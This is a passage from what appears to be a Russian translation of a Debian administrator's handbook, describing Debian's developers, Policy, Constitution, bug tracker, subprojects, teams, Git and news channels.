У Debian имеется база данных, включающая всех зарегистрированных в проекте разработчиков и важную информацию о них (адрес, телефон, географические координаты, такие как широта и долгота и т. д.). Некоторая информация (имя и фамилия, страна, имя пользователя в проекте, имя в IRC, ключ GnuPG и т. д.) доступна публично в Сети.

→ http://db.debian.org/

Географические координаты позволяют создавать карту, на которой указаны все разработчики во всего мира. Debian по настоящему является международным проектом: можно найти разработчиков Debian на всех континентах, хотя большинство живёт в «Западных странах».

Рисунок 1.1. Распространение разработчиков Debian по миру



Сопровождение пакетов является относительно регламентированной деятельностью, оно хорошо документировано и даже строго регулируется. В результате, пакет должен соответствовать стандартам, устанавливаемым *Политикой Debian*. К счастью, существует множество инструментов, которые облегчают работу сопровождающего. Таким образом, разработчик может сконцентрироваться на особенностях своего пакета и на более сложной задаче, например, на исправлении ошибок.

→ http://www.debian.org/doc/debian-policy/

***К ОСНОВАМ* Сопровождение пакета, работа разработчика**

Сопровождение пакета предполагает, во-первых, «пакетирование» программы. Точнее это означает установку, причём такую установку, что когда программа будет установлена, она будет работать и будет соответствовать правилам самого Проекта Debian. Результат этой операции сохраняется в файле `.deb`. После этого успешная установка программы потребует не более, чем распаковку этого сжатого архива и выполнения предустановочных и постустановочных сценариев, содержащихся в нём.

После этого начинается сам цикл сопровождения: подготовка обновлений, чтобы пакет соответствовал последней версии Политики Debian, исправление ошибок, о которых сообщают пользователи, добавление новых версий из «основной ветки разработки», где всё это время разработка обычно продолжается. Например, во время создания пакета программа имела версию 1.2.3. После нескольких месяцев разработки авторы этой программы выпустили новую стабильную версию, 1.4.0. Теперь сопровождающий Debian должен обновить этот пакет, чтобы пользователи смогли использовать последнюю версию этой программы.

Политика, существенный элемент Проекта Debian, определяет нормы, гарантирующие качество пакетов и операционную совместимость самого дистрибутива. Благодаря Политике Debian остаётся упорядоченным несмотря на свой гигантский размер.

Политика не зафиксирована в камне, но постоянно развивается благодаря предложениям, формулируемым в списке рассылки <debian-policy@lists.debian.org>. Улучшения, с которыми согласны все заинтересованные стороны, принимаются и добавляются в текст небольшой группой сопровождающих, у которых нет редакторских прав (они лишь добавляют изменения, которые были утверждены разработчиками Debian, которые являются участниками указанного списка рассылки). Вы можете прочесть текущие предложения улучшений в системе отслеживания ошибок:

→ http://bugs.debian.org/debian-policy

***СООБЩЕСТВО* Процесс редактирования Политики**

Любой может предложить улучшение Политики Debian, отправив сообщение об ошибке уровня серьёзности “wishlist” в пакете debian-policy. Начавшийся после этого процесс описан в файле `/usr/share/doc/debian-policy/Process.html`: если будет подтверждено, что обнаруженная проблема должна быть решена путём создания нового правила в Политике Debian, то в списке рассылки <debian-policy@lists.debian.org> начнётся обсуждение поправки, которое завершается затем консенсусом и выпуском предложения по поправке. Кто-то создаёт черновик желаемого улучшения и отправляет его на рассмотрение (в виде заплаты). Как только два разработчика принимают тот факт, что предложенное улучшение отражает достигнутый в предыдущем обсуждении консенсус (они «поддерживают» его), предложение может быть добавлено в официальный документ одним из сопровождающих пакета debian-policy. Если процесс прекращается на одном из этих шагов, сопровождающие закрывают отчёт об ошибке, классифицируя предложение в качестве отклонённого.

***ПОЛИТИКА DEBIAN* Документация**

Документация для каждого пакета хранится в каталоге `/usr/share/doc/`*`package`*`/`. Обычно этот каталог содержит файл `README.Debian`, описывающий конкретные изменения, внесённые сопровождающим пакета Debian. Таким образом, полезно ознакомиться с этим файлом до выполнения какой-либо настройки программы для того, чтобы использовать опыт сопровождающего по использованию пакета. Также имеется файл `changelog.Debian.gz`, описывающий изменения, внесённые сопровождающим различные версии пакета Debian. Его не следует путать с файлом `changelog.gz` (или его эквивалентом), в котором описываются изменения, внесённые разработчиками основной ветки разработки. Файл `copyright` содержит информацию об авторах и лицензии, под которой распространяется данное ПО. Наконец, имеется файл `NEWS.Debian.gz`, который позволяет разработчику Debian сообщать важную информацию об обновления; если установлен пакет *apt-listchanges*, то эти сообщения будут отображаться автоматически. Все другие файлы относятся исключительно к конкретному данному ПО. Хотелось бы особенно упомянуть подкаталог `examples`, в котором часто содержаться примеры файлов настройки.

Политика описывает большую часть технических аспектов процесса создания пакетов. Тем не менее, размер проекта приводит к возникновению в том числе и организационных проблем; эти проблемы решаются с помощью Конституции Debian, которая определяет структуру проекта, а также средства принятия решений. Другими словами, это формальная система управления проектом.

Конституция определяет ряд ролей и должностей, а также ответственности и полномочия каждой их них. Особенно следует заметить, что разработчики Debian всегда имеют полномочия принятия окончательного решения путём общего решения, в котором для внесения существенных изменений (например, изменения основополагающих документов) требуется квалифицированное большинство из трёх четвёртых (75%) голосов. Тем не менее, ежегодно разработчики выбирают «лидера», который представляет проект на различных мероприятиях и гарантирует внутреннее

взаимодействие между различными командами. Эти выборы всегда представляют собой период интенсивных обсуждений. Эта роль лидера формально не определена ни одним документом, кандидаты на этот пост обычно предлагают своё собственное видение этой должности. На практике роль лидера предполагает представление проекта средствам массовой информации, координацию между «внутренними» командами, общее управление проектом, в котором участвуют и разработчики (взгляды DPL имплицитно принимаются большинство членов проекта).

Как правило, у лидера имеется реальная власть; его голос разрешает ситуации с равным числом голосов; он может принимать любое решение, которое пока ещё не относится к полномочиям кого-либо ещё, а также может делегировать часть своей ответственности.

С момента его рождения проектом последовательно руководили Иэн Мёрдок, Брюс Перенс, Ян Джексон, Вихерт Аккерман, Бэн Коллинс, Бидейл Гарби, Мартин Михльмайер, Брендан Робинсон, Энтони Таунс, Сэм Осевар, Стив Макинтайр, Стефано Дзаккироли и Лукас Нуссбаум.

Также Конституция определяет «технический комитет». Основная роль комитета заключается в разрешении технических вопросов в том случае, когда участвующие в обсуждении разработчики не могут достичь согласия. Кроме того, этот комитет играет совещательную роль для любого разработчика, которые не может самостоятельно принять решение по какому-то вопросу, за который он отвечает. Важно отметить, что комитет включается в работу только в том случае, когда его к этому приглашает одна из сторон дискуссии.

Наконец, Конституция определяет должность «секретаря проекта», который несёт ответственность за голосование в ходе различных выборов и общих решений.

Процедура «общего решения» подробно описывается в Конституции, описание затрагивает как период первоначального обсуждения, так и окончательный подсчёт голосов. Подробности см. на странице

→ http://www.debian.org/devel/constitution.ru.html

***КУЛЬТУРА* Флейм, горячее обсуждение**

«Флейм» представляет собой чрезвычайно бурный спор, который зачастую заканчивается тем, что люди нападают друг на друга сразу же, как только у обеих сторон заканчиваются разумные аргументы. Некоторые темы значительно чаще являются предметом полемики (спор о выборе текстового редактора, «ты предпочитаешь **vi** или **emacs**?», традиционно является одним из самых популярных). Такие вопросы часто приводят к очень бурному обмену сообщениями электронной почты из-за того, что по этому конкретному вопросу каждый раз находится огромное количество людей (вообще-то, все), которые имеют своё мнение, а также из-за личной сути таких вопросов.

Обычно из таких обсуждений не получается ничего особенно полезного; рекомендуем держаться подальше от подобных споров, и может быть лишь мельком просматривать их содержимое, поскольку чтение всего обсуждения может потребовать большого количества времени.

Несмотря на то, что Конституция обеспечивает видимость демократии, реальность совсем не та. Естественным образом Debian следует правилам Свободного ПО,

заключающимся в дуократии: тот, кто что-то делает, тот и решает, как это делать. Большое количество времени может быть потеряно на обсуждение соответствующих положительных черт различных способов решения какой-то проблемы; избранное решение будет одновременно и функциональным, и подходящим всем... что потребует гораздо большего количества времени, чем в решение этой проблемы может вложить компетентный человек.

Звёздочки можно заработать только одним способом: нужно сделать что-то полезное и показать, что оно хорошо работает. Многие «административные» команды Debian действуют методом кооптации, предпочитая добровольцев, которые уже внесли оптимальный вклад и доказали свою компетентность. Публичность работы таких команд позволяет новым участникам наблюдать за работой и начинать оказывать помощь без каких-либо специальных привилегий. Вот почему Debian часто описывается как «меритократия».

***КУЛЬТУРА* Меритократия, господство знания**

Меритократия — это форма правления, при которой власть принадлежит тем, кто имеет наибольшие заслуги. В Debian заслуги являются мерой компетентности, которая сама по себе определяется исходя из предыдущих действий (Стефно Дзаккировли, бывший Лидер Проекта, говорит в таком случае и «делание-кратии», имея в виду, что «власть должна принадлежать тем, кто что-то делает»). Просто то, что в прошлом были предприняты какие-то действия, доказывает определённых уровень компетентности; достижениями обычно является свободное ПО, исходный код которого доступен и легко может быть просмотрен другими участниками на предмет качества этого кода.

Этот эффективный рабочий метод гарантирует качество участников «ключевых» команд Debian. Этот метод далёк от совершенства, иногда встречаются те, кто не принимает такой способ работы. Отбор разработчиков в команды может казаться произвольным или даже нечестным. Более того, не у всех имеется сходное определение того, что следует ожидать от этих команд. Для некоторых неприемлемо ждать включение нового пакета Debian в архив в течении восьми дней, хотя другие без особых проблем терпеливо ждут и три недели. Таким образом, по поводу «качества обслуживания», предоставляемого некоторыми командами, регулярно высказываются жалобы.

***СООБЩЕСТВО* Включение новых сопровождающих**

Команда, ответственная за принятие новых разработчиков, подвергается критики чаще всего. Следует принять, что на протяжении нескольких лет Проект Debian становился всё более и более требовательным к разработчикам, которые принимаются в Проект. Некоторые могут посчитать это несправедливым, но нам следует признать, что то, что в начале было лишь небольшими задачами, в сообществе из 1000 людей стало намного более трудными проблемами, особенно в вопросе гарантии качества и целостности всего того, что Проект Debian производит для своих пользователей.

Более того, процедура принятия завершается проверкой кандидата небольшой командой менеджеров учётных записей Debian. Эти менеджеры, таким образом, особенно часто сталкиваются с критикой, поскольку они имеют решающее слово в принятии или отклонении добровольца в вопросе его участия в сообществе разработчиков Debian. На практике им иногда приходится задерживать принятие кандидата до тех пор, пока последний не узнает что-то большее о том, как следует действовать в рамках Проекта. Конечно, можно принимать участие и вносить вклад в Debian и до того, как стать официальным разработчиком, например, если ваши пакеты спонсируются кем-то из текущих разработчиков.

1.3.2. Активная роль пользователей

Возникает вопрос, уместно ли указывать пользователей среди тех, что работает в Проекте Debian. Ответ на этот вопрос определённо положительный: пользователи играют в Проекте критическую роль. Будучи вовсе не «пассивными» пользователями, некоторые из них используют разрабатываемые версии Debian и регулярно сообщают об ошибках и проблемах. Другие пользователи идут ещё дальше и предлагают свои идеи улучшений, отправляя отчёты об ошибках уровня "wishlist" или предлагая исправления исходного кода, называемые «заплатами» (см. боковую панель *К ОСНОВАМ* Заплата, способ отправить исправление).

***ИНСТРУМЕНТ* Система отслеживания ошибок**

Система отслеживания ошибок Debian (Debian BTS) используется большими частями Проекта. Публичная часть (веб-интерфейс) позволяет пользователям просматривать сообщения об ошибках, сортируя список ошибок, отобранных по какому-то определённому критерию, например: подверженные ошибке пакеты, степень серьёзности ошибок, статус, адрес сообщившего, адрес сопровождающего, тег и т. д. Кроме того, можно просматривать полную историю всех обсуждений по каждой из ошибок.

По сути, Debian BTS построена на основе электронной почты: вся информация, хранимая в системе, берётся из сообщений, отправленных различными участниками. Любое сообщение, отправленное на адрес <12345@bugs.debian.org> будет приписано к истории сообщения об ошибке под номером 12345. Уполномоченные лица могут «закрыть» ошибку, написав сообщение, описывающее причины этого решения на адрес <12345-done@bugs.debian.org> (ошибка закрывается в том случае, если соответствующая проблема решена или более не релевантна). Чтобы сообщить о новых ошибках, нужно отправить сообщение определённого формата с указанием подверженного ошибке пакета на адрес <submit@bugs.debian.org>. Адрес <control@bugs.debian.org> позволяет редактировать «метаинформацию» об ошибке.

Debian BTS имеет и другие функциональные особенности, такие как использование тегов для обозначения ошибок. Дополнительную информацию см. в

→ http://www.debian.org/Bugs/

***СЛОВАРЬ* Степень серьёзности ошибки**

Степень серьёзности ошибки формально назначает степень тяжести сообщённой проблемы. Фактически, не все ошибки имеют одну и ту же важность; например, опечатка в странице руководства нельзя сравнить с уязвимостью серверного ПО.

Debian использует расширенную шкалу описания степени серьёзности ошибок. Каждый уровень строго определен для того, чтобы между ними можно было легко произвести выбор.

→ http://www.debian.org/Bugs/Developer#severities

Кроме того, многочисленные довольные пользователи тех сервисов, которые предлагаются Debian, хотят внести свой вклад в Проект. Поскольку не все обладают соответствующим уровнем знаний в области программирования, они могут помочь с переводами и проверкой документации. Для координации такой работы имеются специальные списки рассылки для конкретных языков.

→ https://lists.debian.org/i18n.html

→ http://www.debian.org/international/

***К ОСНОВАМ* Что такое i18n и l10n?**

“i18n” и “l10n” являются сокращениями от слов, соответственно, «интернационализация» и «локализация», в этих сокращениях сохранены первые и последние буквы английских слов и указано количество букв между ними (также в английских словах).

«Интернационализация» программы состоит в изменении её таким образом, чтобы её можно было перевести (локализовать). Это предполагает частичное переписывание программы, изначально написанной для работы только с одним языком, так, чтобы открыть её для всех языков.

«Локализация» программы состоит в переводе оригинальных сообщения (зачастую на английском языке) на другой язык. Для этого программа уже должна быть интернационализированна.

Таким образом, интернационализация служит подготовке ПО к переводу, который в свою очередь выполняется в ходе локализации.

***К ОСНОВАМ* Заплата, способ отправить исправление**

Заплата — файл, описывающий изменения, произведённые с одним или несколькими исходными файлами. В частности, заплата содержит список строк, которые были удалены или добавлены в код, а также (иногда) строк, взятых из исходного текста с заменами изменений в контексте (они позволяют определить месторасположение изменений в том случае, если число строк тоже изменилось).

Инструмент, используемый для применения изменений, указанных в таком файле, называется **patch**. Инструмент, создающий такие файлы, называется **diff**, он используется следующим образом:

```
$ diff -u старый.файл новый.файл >файл.заплаты
```

Файл `файл.заплаты` содержит инструкции по изменению содержимого `старого.файла`, чтобы получить из него `новый.файл`. Мы можем отправить такой файл кому-то ещё, кто сможет использовать его для создания`нового.файла` из двух других имеющихся у него файлов, это делается следующим образом:

```
$ patch -p0 старый.файл <файл.заплаты
```

Файл `старый.файл` теперь идентичен `новому.файлу`.

***ИНСТРУМЕНТ* Сообщение об ошибке с помощью reportbug**

Инструмент **reportbug** облегчает отправку сообщений об ошибках в пакетах Debian. Он помогает убедиться, что о рассматриваемой ошибке ещё никто не сообщил, что предотвращает избыточное переполнение системы. Он напоминает пользователю определения уровней серьёзности, поскольку отчёт должен быть настолько точным, насколько это возможно (разработчик может позже изменить эти параметры в случае, если это необходимо). Он помогает написать полный отчёт об ошибке, не требуя от пользователя знания точного синтаксиса, подготавливая отчёт и позволяя пользователю отредактировать его. Этот отчёт в дальнейшем будет отправлен через сервер электронной почты (по умолчанию — локальный, но **reportbug** также может использовать и удалённый сервер).

Этот инструмент в первую очередь охватывает разрабатываемые версии, где ошибка будет исправлена. По сути, изменения в стабильной версии Debian не приветствуются, исключением являются обновления безопасности или другие важные обновления (например, если пакет вообще не работает). Исправление небольших ошибок в пакете Debian должно, таким образом, подождать выпуска следующей стабильной версии.

Все эти механизмы участия становятся более эффективными благодаря пользователям. Не будучи собранием изолированных индивидов, пользователи представляют собой настоящее сообщество, внутри которого постоянно происходят различные взаимодействия. Мы особенно выделяем впечатляющую активность в пользовательском списке рассылки, <debian-user@lists.debian.org> (в Глава 7, *Решение проблем и поиск необходимой информации* содержит более подробное описание).

Пользователи не только помогают сами себе (и другим) в решении технических

проблем, которые касаются их самих непосредственно, но они ещё обсуждают наилучшие способы участия в Проекте Debian и помощи в его движении дальше — обсуждения, которые часто приводят к предложениям улучшений.

Поскольку Debian не тратит деньги на маркетинговые и рекламные компании, пользователи дистрибутива играют главную роль в его продвижении, распространяя славау о нём из уст в уста.

Этот метод работает весьма неплохо, так как энтузиасты Debian находятся на любом уровне сообщества свободного ПО: на вечерниках по установке (практических сессиях, на которых опытные пользователи помогают новичкам установить систему), организуемых локальными LUG (от англ. Linux User Groups - группами пользователей Linux) до стендов на крупных технических выставках, посвящённых Linux и т.д.

Добровольцы создают для Проекта постеры, брошюры, наклейки и другие полезные рекламные материалы, которые доступны для всех, и которые Debian свободно предоставляет на своём веб-сайте:

→ http://www.debian.org/events/material

1.3.3. Команды и подпроекты

Debian с самого начала была организован вокруг концепции пакетов с исходным кодом, у каждого из которых имеется свой сопровождающий или группа сопровождающих. Со временем для обеспечения администрирования инфраструктуры и выполнения задач, которые не связаны с каким-то отдельным пакетом (контроль качества, Политика Debian, программа установки и т. д.) появились многие рабочие команды, последние из которых вырастают вокруг подпроектов.

1.3.3.1. Существующие подпроекты Debian

Каждому свой собственный Debian! Подпроект — группа добровольцев, заинтересованных в адаптации Debian под конкретные нужды. Помимо выбора подгруппы программ, предназначенных для определённой области (образование, медицина, создание музыки и проч.) подпроекты также участвуют в улучшении существующих пакетов, создают пакеты для отсутствующего в архиве ПО, адаптируют программу установки, создают специальную документацию и занимаются многими другими вещами.

СЛОВАРЬ **Подпроекты и производные дистрибутивы**

Процесс разработки производного дистрибутива состоит в том, чтобы начать с определённой версии Debian и внести в неё некоторое количество изменений. Инфраструктура, используемая для этой работы, целиком является внешней по отношению к Проекту Debian. Внесение улучшений не обязательно подчиняется какой-то политике. Это отличие объясняет то, в каком смысле производный дистрибутив может «отходить» от своего первоисточника, а также то, почему они вынуждены регулярно производить повторные сверки, чтобы использовать улучшения, внесённые в основной ветке разработки.

С другой стороны, подпроект не может отойти от Debian, поскольку вся работа состоит в прямом улучшении Debian с целью адаптировать его для конкретной цели.

Наиболее известным производным от Debian дистрибутивом без сомнения является Ubuntu, но на самом деле их много. См. Приложение A, *Производные дистрибутивы*, где приводятся их особенности и их позиционирование в плане отношений с Debian.

Ниже приведена небольшая выборка текущих подпроектов:

- Debian-Junior, разрабатываемый Бэном Армстронгом, предлагает привлекательную и простую в использовании для детей систему Debian;
- Debian-Edu, разрабатываемый Петтером Райнхолдсеном, концентрируется на создании специализированного дистрибутива для академического мира;
- Debian-Med, разрабатываемый Андреасом Тилле, посвящён медицине;
- Debian Multimedia, который касается работы с аудио и мультимедиа;
- Debian-Desktop, который фокусируется на настольных компьютерах и координирует разработку оформления темы по умолчанию;
- Debian GIS, который заботится о приложениях и пользователях геоинформационных систем;
- наконец, Debian Accessibility улучшает Debian с целью его подгонки под требования людей с ограниченными возможностями.

Скорее всего этот список продолжит со временем расти, а также расти благодаря улучшению восприятия преимуществ подпроектов Debian. Полностью поддерживаемые существующей инфраструктурой Debian, они могут, в конце концов, сконцентрироваться на работе в реальной добавочной стоимостью, не заботясь о синхронизации с Debian, поскольку они разрабатываются внутри Проекта.

1.3.3.2. Административные команды

Большинство административных команд относительно закрыты и набирают новых участников по принципам кооптации. Наилучшим способом стать частью такой команды является грамотная помощь текущим членам команды, которая доказывает, что вы понимаете их задачи и методы работы.

Команда ftp-мастеров ответственная за официальный архив пакетов Debian. Они сопровождают программу, которая получает пакеты, отправленные разработчиками, и автоматически сохраняет их после некоторых проверок на соответствующем сервере (`ftp-master.debian.org`).

Также они должны проверять лицензии всех новых пакетов до их включения в набор существующих пакетов с тем, чтобы убедиться, что Debian может их распространять. Когда разработчик хочет удалить пакет, они обращаются к этой команде через систему отслеживания пакетов и «псевдопакет» *ftp.debian.org*.

***СЛОВАРЬ* Псевдопакет, инструмент отслеживания**

Система отслеживания ошибок, изначально разработанная для связывания отчётов об ошибках с пакетами Debian,

оказалась весьма полезной и для других целей. С её помощью можно создавать списки проблем, которые следует решить, или задач, которые следует выполнить, без относительно какого-то отдельного пакета Debian. Таким образом, «псевдопакеты» позволяют отдельным командам использовать систему отслеживания ошибок без указания реально существующего пакета. Так, каждый может сообщать о проблемах, которые следует решить. Например, в BTS есть элемент *ftp.debian.org*, который используется для сообщения о проблемах в официальном архиве пакетов, отслеживания этих проблем или запросов об удалении того или иного пакета. Сходным образом псевдопакет *www.debian.org* используется для работы с ошибками на веб-сайте Debian, а *lists.debian.org* накапливает проблемы со списками рассылки.

ИНСТРУМЕНТ FusionForge, швейцарский армейский нож совместной разработки

FusionForge — программа, позволяющая создавать сайты типа `www.sourceforge.net`, `alioth.debian.org` или даже `savannah.gnu.org`. На таком сайте размещаются проекты и предоставляются различные службы, облегчающие совместную разработку. Каждый проект имеет выделенное виртуальное пространство, включающее веб-сайт, несколько систем «билетов» для отслеживания (зачастую) ошибок и заплат, инструмент опросов, файловое хранилище, репозитории системы управления версиями, списки рассылки и другие связанные службы.

`alioth.debian.org` — сервер FusionForge для Debian, он администрируется Толефом Фог Хином, Стивеном Грэном и Роландом Масом. Любой проект, в котором участвует один или несколько разработчиков Debian, может быть размещён на этом сервере.

→ http://alioth.debian.org/

Хотя внутреннее устройство FusionForge довольно сложно из-за широкого ряда предоставляемых служб, его легко установить благодаря недюжинной работе Роланда Маса и Кристиана Бэйла над пакетом Debian fusionforge.

Команда *системных администраторов Debian* (DSA) (<debian-admin@lists.debian.org>), как и ожидается, ответственна за системное администрирование многих серверов, используемых Проектом. Они гарантируют оптимальное функционирование всех базовых служб (DNS, веб, электронная почты, командная оболочка и т. д.), по требованию разработчиков Debian устанавливают ПО и предпринимают все предосторожности в плане безопасности.

→ https://dsa.debian.org

ИНСТРУМЕНТ Система отслеживания пакетов Debian

Это детище Рафаэля. Базовая идея состоит в том, чтобы для любого данного пакета собрать столько информации, сколько это возможно, на одной странице. Таким образом, можно быстро проверить статус программы, определить задачи, которые следует выполнить, а также предложить помощь. Поэтому на этой этой странице собрана статистика ошибок, доступные версии в каждом выпуске, прогресс пакета в тестируемом выпуске, статус перевода описаний и шаблонов debconf, доступность новой версии основной ветки разработки, сообщения о несоответствии последней версии Политики Debian, информация о сопровождающем, а также любая другая информация, которую там хочет разместить сопровождающий.

→ https://tracker.debian.org/

Служба подписки через электронную почту дополняет описанный веб-интерфейс. Она автоматически отправляет следующую выбранную информацию в список: ошибки и связанные с ними обсуждения, доступность новой версии на серверах Debian, доступность новых переводов для вычитки и т. д.

Таким образом, продвинутые пользователи могут внимательно следить за всей этой информацией и даже принимать участие в проекте в том случае, если они приобрели достаточное понимание того, как всё это работает.

Другой веб-интерфейс, известный как *Обзор пакетов разработчика Debian* (DDPO), предоставляет каждому разработчику краткий обзор статуса всех пакетов Debian, размещённых от его имени.

→ https://qa.debian.org/developer.php

Эти два веб-сайта являются инструментами, которые разрабатываются и сопровождаются группой, ответственной за гарантию качества в Debian (эта группа известна как Debian QA).

Мастера списков администрируют сервер электронной почты, которые управляет списками рассылки. Они создают новые списки, обрабатывают возвраты не доставленных сообщений (сообщения о неудачной доставке) и сопровождают фильтры спама (нежелательные массовые сообщения электронной почты).

***КУЛЬТУРА* Трафик на списках рассылки: некоторые графики**

Списки рассылки без сомнения являются лучшим доказательство активности проекта, поскольку в них отслеживается всё, что происходит. Некоторая статистика (за 2015 год) касательно наших списков рассылки говорит сама за себя: в Проекте Debian существует 240 списков, на которые подписаны 212000 отдельных адресов. В списки ежемесячно отправляется 27000 сообщений, а сами списки рассылают своим подписчикам 476000 сообщений ежедневно.

Каждая конкретная служба имеет свою собственную команду администраторов, обычно она состоит из добровольцев, которые установили эту службу (и часто они же сами и написали соответствующие инструменты). Это касается системы отслеживания ошибок (BTS), системы отслеживания пакетов, `alioth.debian.org` (сервера FusionForge, см. боковую колонку *ИНСТРУМЕНТ* FusionForge, швейцарский армейский нож совместной разработки), служб, доступных на узлах `qa.debian.org`, `lintian.debian.org`, `buildd.debian.org`, `cdimage.debian.org` и т. п.

1.3.3.3. Команды разработки, трансверзальные команды

В отличие от административных команд команды разработки скорее крайне открыты, даже для внешних участников. Даже если Debian и не призван создавать ПО, Проекту требуются некоторые специальные программы для того, чтобы достичь поставленные цели. Конечно, благодаря тому, что эти инструменты разрабатываются как свободно ПО, в них используются методы, которые уже доказали свою пользу где-то ещё в обширном мире свободного ПО.

***КУЛЬТУРА* Git**

Git — инструмент для совместной работы над несколькими файлами, сохраняющий историю изменений. Обычно это текстовые файлы, такие как исходный код программы. Если несколько людей работают вместе над одним и тем же файлом, **git** может объединять внесённые изменения только в том случае, если они касаются разных частей одного и того же файла. В противном случае «конфликты» следует разрешить вручную.

Git является распределённой системой, в которой каждый пользователь имеет свой репозиторий с полной историей изменений. Центральные репозитории используются для загрузки проекта (**git clone**) и для того, чтобы делиться проделанной работой с другими (**git push**). Репозиторий может содержать несколько версий файлов, но работать можно только над одной версией в один момент времени: это называется рабочей копией (её можно изменить при помощи команды **git checkout**). Git может показать внесённые вами изменения рабочей копии (**git diff**), может сохранить их в репозитории, создав новую запись в истории версий (**git commit**), может обновить рабочую копию для включения в неё изменений, внесённых другими пользователями (**git pull**), а также может записать определённую структуру в истории для того, чтобы её можно было легко в последующем извлечь (**git tag**).

Git позволяет легко работать с несколькими одновременными версиями одного проекта без столкновения этих версий друг с другом. Эти версии называются *ветвями*. Метафора дерева довольна точна, так как программа изначально

разрабатывается на общем стволе. Когда же достигается некоторая контрольная точка (такая как версия 1.0), разработка продолжается на двух ветках: разрабатываемая ветка служит для подготовки следующего крупного выпуска, а сопровождаемая ветка служит для обновления и исправления версии 1.0.

На сегодняшний день Git является самой популярной системой управления версиями, но это не единственная такая система. Исторически первым широко используемым инструментом был CVS (Concurrent Versions System, система одновременных версий), но её многочисленные ограничения всё ещё встречаются в более современных свободных альтернативах. Среди них особо можно выделить **subversion** (**svn**), **git**, **bazaar** (**bzr**) и **mercurial** (**hg**).

→ http://www.nongnu.org/cvs/

→ http://subversion.apache.org/

→ http://git-scm.com/

→ http://bazaar.canonical.com/

→ http://mercurial.selenic.com/

В Debian было разработано не очень много собственного ПО, но некоторые программы играют звёздные роли, а их слава распространилась далеко за пределы Проекта. Прекрасными примерами такого рода являются **dpkg**, программа управления пакетами Debian (фактически, это сокращение от слов Debian PacKaGe, пакет Debian, а обычно произносится как "dee-package"), и **apt**, инструмент для автоматической установки любого пакета Debian вместе с его зависимостями, что гарантирует целостность системы после выполнения обновления (называние этого инструмента является сокращением от Advanced Package Tool, продвинутый инструмент для работы с пакетами). Тем не менее, команды, занимающиеся разработкой этих инструментов, не настолько обширны как слава этих инструментов, поскольку для понимания работы такого типа программ требуются довольно глубокий навыки программирования.

Вероятно, самой важной командой является команда, которая занимается программой установки Debian, **debian-installer**, с момента своего создания в 2001 году она выполнила весьма важную работу. Команде требуются многочисленные участники, поскольку написать одну единственную программу, способную установить Debian на дюжину разных архитектур, довольно сложно. Каждая архитектура имеет свой собственный механизм загрузки и свой собственный загрузчик. Вся работа координируется через список рассылки <debian-boot@lists.debian.org> и управляется Сирилом Брулбуа.

→ http://www.debian.org/devel/debian-installer/

→ http://joeyh.name/blog/entry/d-i_retrospective/

Другая (очень маленькая) команда, **debian-cd**, выполняет более скромные задачи. Множество «скромных» участников ответственно за свои отдельные архитектуры, поскольку основной разработчик не может знать всех нюансов и точного способа запустить программу установки с компакт-диска.

Многим командам при создании пакетов приходится работать вместе с другими командами: например, <debian-qa@lists.debian.org> стремится гарантировать качество на всех уровнях Проекта Debian. Список <debian-policy@lists.debian.org> служит для разработки Политики Debian в соответствии с предложениями от различных участников. Команды, ответственные за каждую отдельную архитектуру (<debian-

architecture@lists.debian.org>) собирают пакеты и при необходимости адаптируют их под конкретную архитектуру.

Другие команды следят за наиболее важными пакетами, гарантируя сопровождение этих пакетов без того, чтобы эта тяжёлая нагрузка лежала на одних плечах; это касается библиотеки C и списка рассылки <debian-glibc@lists.debian.org>, компилятора C и списка <debian-gcc@lists.debian.org>, а также Xorg и <debian-x@lists.debian.org> (это группа также известна как X Strike Force).

1.4. Следите за новостями Debian

Как уже было сказано, Проект Debian развивается весьма распределённым и органичным способом. Как следствие, порой весьма трудно оставаться на связи и следить за тем, что происходит в Проекте без того, чтобы потеряться в бесконечной потоке уведомлений и сообщений.

Если вы хотите узнавать только о самых важных новостях о Debian, вам следует подписаться на список рассылки <debian-announce@lists.debian.org>. Этот список не очень активен (около дюжины сообщений в год), в нём размещаются только самые важные сообщения, такие как доступность нового стабильного выпуска, выборы нового Лидера Проекта или проведение ежегодной конференции Debian.

→ https://lists.debian.org/debian-announce/

Новости более общего характера (и более регулярные) о Проекте Debian размещаются в списке <debian-news@lists.debian.org>. Трафик в этом списке рассылки тоже вполне разумен (обычно около нескольких сообщений в месяц), список включает в себя полурегулярные «Новости Проекта Debian», которые являются подборкой различных небольших информационных фрагментов о том, что происходит в Проекте. Поскольку все разработчики Debian могут участвовать в создании этих новостей (когда они полагают, что у них есть что-то важное, что можно сообщить остальным), DPN являются довольно ценным источником сведений, оставаясь тем не менее сфокусированными на Проекте в целом.

→ https://lists.debian.org/debian-news/

***СООБЩЕСТВО* Команды публичности и журналистики**

Официальные каналы связи Debian находятся в ведении добровольцев Debian из команды по связям с общественностью и СМИ. Они уполномочены лидером проекта Debian объявлять официальные пресс-релизы. Команда по связям с общественностью не на столько формальна и приветствует любую помощь, будь то написание статей для "Debian Project News" (новостной проект Debian) или оживление микроблога *@debian* Identi.ca.

→ http://wiki.debian.org/Teams/Press

→ http://wiki.debian.org/Teams/Publicity

Также для получения дополнительной информации о развитии Debian и о том что происходит в определенный момент времени в различных командах существует список <debian-devel-announce@lists.debian.org>. Как предполагает его название, анонсы, которые он содержит, вероятно, будут более интересны для разработчиков, но он также позволяет заинтересованным сторонам следить за происходящим с бо̀льшей детализацией, чем просто выпуск стабильной версии. В то время как <debian-announce@lists.debian.org> содержит новости о результатах видимых для пользователя, <debian-devel-announce@lists.debian.org> содержит новости о том, как эти результаты получены. Заметьте, «d-d-a» (так иногда называют список рассылки

разработчиков) является списком, на который должны быть подписаны разработчики Debian.

→ https://lists.debian.org/debian-devel-announce/

Более неофициальный источник информации можно также найти на Планете Debian, которая систематизирует статьи опубликованные разработчиками Debian в их блогах. Конечно, их содержание не всегда связано исключительно с развитием Debian, но они обеспечивают представление о том, что происходит в сообществе, и кто его члены.

→ http://planet.debian.org/

Проект также хорошо представлен в социальных сетях. Хотя Debian официально присутствует только на платформах построенных на свободном программном обеспечении (таких как платформа микроблогов Identi.ca, созданная на основе *pump.io*), есть много разработчиков Debian, которые поддерживают страницы в Twitter, Facebook, Google+ и многих других.

→ https://identi.ca/debian

→ https://twitter.com/debian

→ https://www.facebook.com/debian

→ https://plus.google.com/111711190057359692089

1.5. Роль дистрибутивов

Дистрибутив GNU/Linux имеет две основные цели: установить свободную операционную систему на компьютер (с или без существующей системы или систем) и предоставлять спектр программного обеспечения, охватывающий все потребности пользователей.

1.5.1. Установщик: debian-installer

